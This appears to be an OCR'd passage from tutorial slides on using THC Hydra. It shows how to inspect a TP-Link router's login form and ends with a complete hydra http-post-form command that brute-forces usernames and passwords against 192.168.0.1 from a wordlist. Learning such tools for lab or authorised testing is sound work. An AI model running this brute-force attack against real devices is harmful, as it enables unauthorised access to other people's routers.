
- Here page name is not displayed in url so don't use any name in command



THC Hydra - Feature

- Then find out username and password and button name by inspecting the elements in browser.






```
<html>
 ▶<head>…</head>
 ▼<body onkeypress="PCWin(event)" onload="pageLoad()">
   ▶<div class="topLogo">…</div>
   ▼<div class="loginBox">
     ▶<div class="noteDiv">…</div>
     ▼<div class="panelThre" align="center">
       ▼<div align="center" class="picDiv">
         ▼<ul>
           ▼<li id="unLi" class="unLi" style="background: url("../login/loginUser.png");">
               <input class="text" id="userName" type="text" maxlength="15"> == $0
             </li>
             <li class="blank"></li>
           ▶<li id="pwLi" class="pwLi">…</li>
           </ul>
           <label id="loginBtn" class="loginBtn" onclick="PCSubWin()"></label>
         ▶<div>…</div>
         </div>
       </div>
     </div>
   ▶<form action="/userRpm/LoginRpm.htm" method="get" id="loginForm" enctype="multipart/form-dat
   a">…</form>
   </body>
</html>
```

html body div.loginBox div.panelThre div.picDiv ul li#unLi.unLi input#userName.text

```
Failed to load resource: net::ERR_EMPTY_RESPONSE
```


THC Hydra - Feature

- Then pass the incorrect username password message into command



NOTE: The username or password is incorrect, please input again.

Login
Copyright © 2015 TP-LINK Technologies Co., Ltd. All rights reserved.



```
┌──(ankit㉿kali)-[~]
└─$ hydra 192.168.0.1 http-post-form "/:userName=^USER^&pcPassword=^PASS^&loginBtn=Submit:The username or password is incorrect, please input again." -L /home/ankit/temp/word.txt -P /home/ankit/temp/word.txt -V -f
```